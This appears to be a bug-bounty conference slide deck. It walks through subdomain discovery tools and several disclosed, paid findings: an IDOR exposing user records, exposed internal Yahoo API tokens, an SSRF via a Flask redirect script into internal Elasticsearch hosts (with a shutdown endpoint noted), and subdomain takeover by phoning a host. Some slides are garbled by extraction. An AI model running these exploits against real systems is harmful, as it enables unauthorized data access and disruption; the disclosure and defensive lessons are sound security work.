# Scrutiny on the bug bounty (pun hall of fame plz)

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#### Who are we?




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
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
If anyone remembers Captain Underpants, this is essentially us:



#### The usual rundown

- What are bug bounties?
- Why did we start participating?
- What are we covering today?






#### Our core methodology: Large scale asset identification

- What matters most is that you find the assets that have bugs before other hunters do.
- Think of it as offensive incident response.
- We watch a company closely and as soon as they put new assets or content up, we go after them.
- Invest in multiple bounties that you trust and ensure that their entire scope is covered.

#### But... how? -- #1 Elasticsearch + Masscan (scantastic)

- <a href="https://github.com/maK-/scantastic-tool">https://github.com/maK-/scantastic-tool</a> created by a cool Irish friend of ours
  - o Input a list of IP ranges on a network
  - Scans every range via Masscan for ports that you define
  - Performs content discovery (file/folder bruteforcing) on every discovered asset
  - Imports the results into Elasticsearch via Logstash
  - Let's you visually search and discover content on large IP ranges
- Pros: Allows you to minimize brute forcing, allows you to find cool stuff without really trying
- Cons: Gets you permanently temporarily banned from Yahoo's bug bounty program



# But... how? -- #2 DNS pattern identification (AltDNS)

- From analyzing gathered DNS data for numerous bounty programs, we identified different patterns used by organizations to classify their subdomain assets.
- For example, for a private program on HackerOne, we were finding subdomains named like the following:
  - o privacy-staging.corporatedomain.com
  - o privacy.staging.corporatedomain.com
  - o privacy<u>staging</u>.corporatedomain.com
  - o <u>staging</u>privacy.corporatedomain.com
- Even though we'd identify some of these subdomains through enumeration/bruteforcing - we'd miss quite a few QA/Dev/Staging instances.

# But... how? -- #2 DNS pattern identification (AltDNS)

- So... after some back and forth, we created a simple tool called AltDNS...
- Provide a list of <u>known</u> subdomains and a list of <u>common QA/Dev words</u>, AltDNS will output a list of potential subdomains we may have missed based on the patterns we identified.
- AltDNS takes the list of known subdomains and outputs a list where the common QA/Dev words have been placed as per common patterns seen in subdomains.

# #2 DNS Pattern Identification Results (AltDNS)

- We provided a list of ~900 subdomains belonging to an organization.
- We provided a list of roughly ~130 words that were commonly found in DNS records for staging/QA/dev instances.
- Passed both of these lists into AltDNS, which then altered, permuted and modified our original list of subdomains with the common words to produce a total list of "potential" subdomains.
- AltDNS generated a total of <u>5264017</u> unique new "potential" subdomains to check for.

- After resolving the 5264017 unique new "potential" subdomains, we were able to find ~1400 new subdomains.
- That's.... A lot of new assets....

 Github: <u>https://github.com/infosec-au/altdns</u>

# ./altdns.py -i data/subdomains.txt -o data\_output -w words.txt -r -s results\_output.txt

#### #2 DNS Pattern Identification Results (Altdns)


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[*] 1500/48972 completed
[*] 2000/48972 completed
[*] 2500/48972 completed
[*] 3000/48972 completed
[*] 3500/48972 completed
[*] 3500/4897
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>> ~/altdns cat resolved_results
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test.
                                    us-west-1.compute.amazonaws.com.
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                                                .us-west-2.elb.amazonaws.com.
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#### #3 General Pattern Identification

When discovering assets, it is important to look for trends between hosts, such as unique hosts (CDN/serving host) or unique information disclosures, you can use to help you fingerprint hosts.








- Finding security issues is one part of the bug bounty spectrum, another major part is being the first person to find them.
- Duplicate issues == time wasted and no money gained. Let's reduce that.
- Wouldn't it be great if we knew about an asset (subdomain or host) as soon as it was put online?
- You enter in a domain to monitor, Assetnote keeps track of the domain and runs daily passive scans. If new domains are found, a push notification is sent to you.

- E.g. Threatcrowd's passive data store (free for everyone to use):
  - http://threatcrowd.org/searchApi/v2/domain/report/?domain=uber.com
  - Returns a JSON output with a list of identified subdomains, to date


```
"subdomains": [
  "cn-dcal.uber.com",
  "cn-dc1.uber.com",
  "cn-sjc1.uber.com",
  "frontends-sjc1.uber.com",
  "trip-dc2.uber.com",
  "escuela.uber.com",
  "cleopatra.uber.com",
  "data.uber.com",
  "sscb.uber.com",
  "sync.uber.com",
  "madd.uber.com",
  "brand.uber.com",
  "bloodhound.uber.com",
  "eastwood.uber.com",
  "voice.uber.com",
  "de.uber.com",
  "code.uber.com",
  "advantage.uber.com",
  "chronicle.uber.com",
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Script created to scrape this API endpoint

- Script is ran daily via Cron for every domain "monitored" through assetnote
- A push notification sent to you upon discovering any new subdomain




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Add a domain to the domain/asset monitoring list						
	main to the monitoring queue. You will need to the as well as a push notification key from Pu	· ·				
Domain to monitor, i.e. g	google.com					
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- Total of ~780 assets discovered through passive analysis, sent to me as a push notification.
- Have woken up numerous times when asleep so that I can hack on assets before others get to them.
- You're basically on call.
  You get a buzz on your phone.
  You get out of bed.
  You start hacking.
  You report the found bugs.
  You get paid.

# Now that we've covered methodology.... Let's see some bugs

- 1. ~200M user details access via one cookie (\$13.37k)
- 2. Global lookup of all Yahoo! users (\$11.7k)
- 3. ~110k user details access via guessing parameters (\$7k)
- 4. Corporate wireless metadata on every Yahoo employee (\$250)
- 5. Accessing internal AWS infrastructure via a limited SSRF (payment to be decided)
- 6. Subdomain hijack x 2 (\$19.5k) in a phone call

GET request to view the current players details:

```
GET /player? HTTP/1.1
Host: events.privatebugbounty.com
Accept: application/json, text/javascript, */*; q=0.01
Cookie: __cfduid=d40c20fd5214deef9c93633e8ea1836b61444993920;
ping_session_id=fea5643f-e023-4c5a-880f-c881fd168792;
N_TOKEN=GluZ3JheSIsInZvdwNoaW5nX2tleV9pZCI6IjkwMzQ3NTJiMmI0NTYwNDR
hZTg3ZjI1OTgyZGFkMDdkIiwic2lnbmF0dXJlIjoibHZMcjRBMFoxSkNqVDZJNkJtM
ndaMFJjcVl6Mkh0ZS9iR3VrNDQwY0dNbFI2cjJUNVQ4TCtmMzZwNTVNR0VEYWEwUWd
UaEJEQ0RXeWN1VzN1dGNESEV0NFZMRjFaRFBZWmY3bTV2Nkp6ZUw5RGxLZTFVSDBoT
StkZm8vZzI5dzNtTWhON0pXTnV0RkkvUzFOc1c0QXFWSFZXbTZPOEt5a2J3bk9hR1h
zWWVzPSJ9; N_ACCT=shubs; N_ID=200258342; N_LANG=en_US;
```

HTTP response returned:

```
"user":{"name":"shubs","email":"admin@shubh.am","email_validated":false,"retrieval_time":"2015-12-11T12:57:36.642Z","s_id":580327,"tier":null,"division":null}
```

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
Accept: application/json, text/javascript, */*; q=0.01

Cookie: __cfduid=d40c20fd5214deef9c93633e8ea1836b61444993920;
ping_session_id=fea5643f-e023-4c5a-880f-c881fd168792;

N_TOKEN=GluZ3JheSIsInZvdWNoaW5nX2tleV9pZCI6IjkwMzQ3NTJiMmI0NTYwNDR
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UaEJEQ0RXeWN1VzN1dGNESEV0NFZMRjFaRFBZWmY3bTV2Nkp6ZUw5RGxLZTFVSDBoT
StkZm8vZzI5dzNtTWhON0pXTnV0RkkvUzFOc1c0QXFWSFZXbTZPOEt5a2J3bk9hR1h
zWWVzPSJ9; N_ACCT=shubs; N_ID=200258200;
```

HTTP response returned:

```
"user":{"name":"SomeRandomPersonsDetails","email":"randomperson@hotmail.com","email_validated":false,"retrieval_time":"2015-12-11T12:58:20.642Z","s_id":580201,"tier":null,"division":null}
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


#### 2. PROFESSIONAL HACKER TOOL NMAP

Was hanging out on a Friday and couldn't be bothered actually setting up anything so I just ran NMAP over some bullshit and went to the bar. Grabbed some Yahoo /24's from Hurricane Electric and just ran them with some NSE scripts.

Only one that came out that had any content that was of interest was /index.php on apiexplorer.contacts.gql.yahoo.com. (api explorer, lol).

...lo and behold...



#### What the f\*\*\* is this?


That was my first professional assessment.

Quickly realized that it was a friendly frontend to communicate with Yahoo APIs internally that conveniently had global auth tokens hardcoded. It supported functionality like calling APIs in different zones via inbuilt proxy support (which was also full control Server Side Request Forgery).

In addition to gaining the ability to look up any Yahoo user via email, name, or phone (and also viewing particulars associated with their accounts) I believe that it was capable of more, but I didn't verify that as I didn't want to get banned again. I do have a photo of it in action though...

```
Curl
curl -X GET -H
Request
GET /progrss/v1/user/ /contacts?format=json HTTP/1.1
Host:
Accept: */*
Authorization:
Response
HTTP/1.1 200 OK
Vary: Accept-Encoding, User-Agent
ETag: "c81e728d9d4c2f636f067f89cc14862c"
Date: Wed, 03 Feb 2016 16:27:38 GMT
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive
Server: ATS
 "contacts":{
   "contact":[
       "isConnection":false,
       "id":1,
       "fields":[
           "id":1,
           "type": "name",
           "value":{
             "givenName":"
             "middleName": "",
             "familyName":"",
            "prefix":"",
"suffix":"",
             "givenNameSound":""
             "familyNameSound":""
           "editedBy": "OWNER",
           "flags":[
           "categories":[
```

# 3. Guessing endpoints and parameters to win \$7k



Receive a notification about a new asset ->

Reverse engineer the android app ->


Dynamic analysis via Genymotion ->

Observe API endpoints once auth'd ->

Guess API endpoints??? ->

Win \$7.5k?

# 3. Guessing endpoints and parameters to win 7k



# 4. Corporate wireless metadata of every Yahoo employee

#	IP Address	Mac-Address	SSID		Address-0		Address-1
1	66.2	6c:f3	YlGuest	721			Sunnyvale, CA 94089
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5	66.2	6c:f3	YlGuest				Sunnyvale, CA 94089
6	66.2	6c.f3	YFi	IF (40)			Sunnyvale, CA 94089
7	66.2	6c:f3	YFi	- W			Sunnyvale, CA 94089
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11	66.2	6c.f3	YFi	721 1			Sunnyvale, CA 94089
12	66.2	6c:f3	YIPersonal	741			Sunnyvale, CA 94089
13	66.2	6c.f3	YFi	721 1			Sunnyvale, CA 94089
14	66.2	6c:f3	YFi	741			Sunnyvale, CA 94089
33	66	40 6c:	YFi		701 1-1 1-1	Sunny	vale, CA 94089
34	66	40 00:	mail-fe-te	am	721	Sunny	vale, CA 94089
35	66	40 00:	mail-fe-te	am	701	Sunny	vale, CA 94089
36	66	40 00:	mail-fe-te	am	721	Sunny	vale, CA 94089
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38	19	'.166 6c:	YlGuest		701	Sunny	vale, CA 94089
39	19	'.166 00:	ARUBA-V	/ISITOR	1280	Sunny	vale, CA 94089
40	19	'.166 00:	xfinitywifi		1161	Sunny	vale, CA 94089
41	19	1.166 00:			Lawi	Sunny	vale, CA 94089
42	19	166 00:	2WIRE39	2	1235	Sunny	vale, CA 94089
43	19	1.166 00:	Yasodha		Yum	Sunny	vale, CA 94089
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93	1	08.22 44:	HOM	E-DE60 709-		Sunnyva	ale CA 94089
94	5	2.118 44:	HOM	E-DE60 1089		Sunnyva	ale CA 94089

- 1. Create an "application" via <a href="https://create.privatebounty.com/create-app">https://create.privatebounty.com/create-app</a>
- 2. Specify a "project URL" we specify "https://shubh.am/"
- 3. Verify the URL via hitting <a href="https://create.privatebounty.com/verify-url">https://create.privatebounty.com/verify-url</a>
- The application attempts to verify you own the URL specified in the "project URL" field by checking for a file called "app.txt" in the root directory of the website specified.
- IF the response code of "<a href="https://shubh.am/app.txt">https://shubh.am/app.txt</a>" is NOT a 200, the full HTTP response body of "<a href="https://shubh.am/app.txt">https://shubh.am/app.txt</a>" is returned on <a href="https://create.privatebounty.com/verify-url">https://create.privatebounty.com/verify-url</a>.

1. OPEN A TEXT EDITOR

2. COPY AND PASTE THE FOLLOWING INTO IT

fa51642e-a856-4cc1-8cb9-23083775b4ea

- 3. SAVE THE FILE AS .TXT
- 4. UPLOAD THE FILE TO THE PROJECT'S URL
  - 5. CLICK VERIFY URL

• What if we forced "<a href="https://shubh.am/app.txt">https://shubh.am/app.txt</a>" to be a 301 redirect to an arbitrary URL?

```
import requests
import sys
from flask import Flask, redirect, request
app = Flask( name )
@app.route('/app.txt')
def custom redirect():
   return redirect("http://shubh.am/404/",301)
if __name__ == '__main__':
    app_debug=True
    app.run(host='0.0.0.0',port=80)
```

• Response from <a href="https://create.privatebounty.com/verify-url">https://create.privatebounty.com/verify-url</a>:

```
<b>We failed to fetch the text file at your app's URL (http://shubh.am/app.txt). </b><!DOCTYPE html> <!--[if It IE 7]> <html class="no-js It-ie9 It-ie8" lang="en"> <![endif]--> <!--[if It B]> <html class="no-js It-ie9" lang="en"> <![endif]--> <!--[if gt IE 8]> <html class="no-js It-ie9" lang="en"> <![endif]--> <!--[if gt IE 8]> <html class="no-js It-ie9" lang="en"> <!--(endif]--> <head> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"> <title>shubh.am | 404 - Page Cannot Be Found</title> <meta name="robots" content="noindex, nofollow" /> <meta name="viewport" content="nitial-scale=1.0, minimum-scale=1.0, maximum-scale=1.0, user-scalable=0"> <script type="text/javascript"> //<![CDATA[ try{if (lwindow.CloudFlare) {var CloudFlare= [{verbose:0,p:0,byc:0,owlid:"cf",bag2:1,mirage2:0,oracle:0,paths:{cloudflare:"/cdn-cgi/nexp/dok3v=1613a3a185/"},atok:"4d6ba6076d86953417b1fb360a03d9d5",petok:"e54dbbf854c0a7369b1be55b2aacf2cebffa258e-1460520325-1800",zone:"shubh.am",rocket:"0",apps:{"ga_key":{"ua":"UA-43839544-1","ga_bs":"2"}},sha2test:0}];CloudFlare.push({"apps": {"smarterror":{"swiftype":{"engine_id":"shubh-dot-am","engine_key":"zVpJQ4FUuVszeSzktus2","enabled":1}});!function(a,b)</p>
```

• Sample data obtained from DNS bruteforcing \*.privatebounty.com and through altdns:

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02079.us-west-2.elb.amazonaws.com.
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internal-
                                      us-west-2.elb.amazonaws.com.
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• What if we forced "<a href="https://shubh.am/app.txt">https://shubh.am/app.txt</a>" to be a 301 redirect to an internal AWS elasticsearch host with an invalid elasticsearch query?

```
import requests
import sys
from flask import Flask, redirect, request
app = Flask(__name__)

@app.route('/app.txt')
def custom_redirect():
    return redirect("http://xxxxx.elasticsearch.xxxxxxxxxx.com:9200/_search?pretty=true&source=%7b%25%32'

if __name__ == '__main__':
    app.debug=True
    app.run(host='0.0.0.0',port=80)
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```
<br/>d>/b>We failed to fetch at your app's URL (http://a ...txt).</br/>b>b>Error:</br/>b>Error:</br/>b>Bad Request<br/>b>bBody:
</b><br/>frailed to execute phase [query], all shards failed; shardFailures
    [0]: from[-1],size[-1]: Parse Failure [Failed to parse source
[{%20\"query\"%20:]]]: nested: JsonParseException[Unexpected character ('%' (code 37)); was expecting either valid
name character (for unquoted name) or double-quote (for quoted) to start field name\n at [Source: [B@1b75bb63; line: 1, column: 3]]; }
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name character (for unquoted name) or double-quote (for quoted) to start field name\n at [Source: UNKNOWN; line: 1, column: 3]]; }]",
"status" : 400 }
```

- Due to the AWS VPC that the host <a href="https://create.privatebugbounty.com">https://create.privatebugbounty.com</a> was in, we could access all other internal AWS hosts within that same VPC.
- A somewhat limited SSRF turned into a very useful one.
- Default configurations for Elasticsearch instances have no authentication required.
- Would have allowed for us to exfiltrate data from internal Elasticsearch instances via the REST api, through the SSRF.
- Can also trivially shutdown Elasticsearch instances via visiting <a href="https://elasticsearchinstance:9200/\_shutdown">https://elasticsearchinstance:9200/\_shutdown</a>
- Chaos and madness over 150 internal hosts accessible through this SSRF

# 6. Subdomain hijacking with a phone call

Using Altdns I identified two domains of interest that were being used for development. I added them to my domain list and forgot about them, about a month later they went offline and I wondered if they were still in use (the records were still there).

Hey Joyent,	
We previously had the ip addresses and and and addresses?	From what we can tell it isn't in use, are we able to renew our service with either of these
Regards, Nathaniel	
Hello,	
We can't guarantee what IP gets assigned at provisithis time.	oning, and assigning a specific IP to a newly created machine is generally unsupported a
Please let me know if you have any further questions	s. A quick phone call later
Regards, Mary Hood Joyent, Inc HI Nathaniel,	Hi Nathaniel, I had Mary reserve the IP's, so right now, they are not in use.

Lastly, to confirm, when these addresses are added to your containers, we'll be replacing the existing IP address with the ones you've requested. Let me know if this is not what you'd expect. rewarded nnwakelam with a \$7,500 bounty.

This is typically a production support type of request (which can be selected directly from your portal). At a minimum, please request developer

100 USD to make \$15k USD (7.5k x 2).. Right on!

support for your account.

#### Takeaways

- Think about how these exposed resources can allow for an attacker to move laterally and/or could undermine security strategies that are in place already.
- If it's facing the external web or can be easily accessed from the internal network, you should assume everyone can access it.
- Internal applications ARE problematic, just because it isn't externally facing doesn't mean it isn't a problem.
- If you have critical/dev/staging/test applications running on obscure subdomains, do not assume that we will not find your obscure subdomain.
- Internet wide scanning costs have been reduced to a \$20 vps and anyone that can run a simple tool.

# Questions?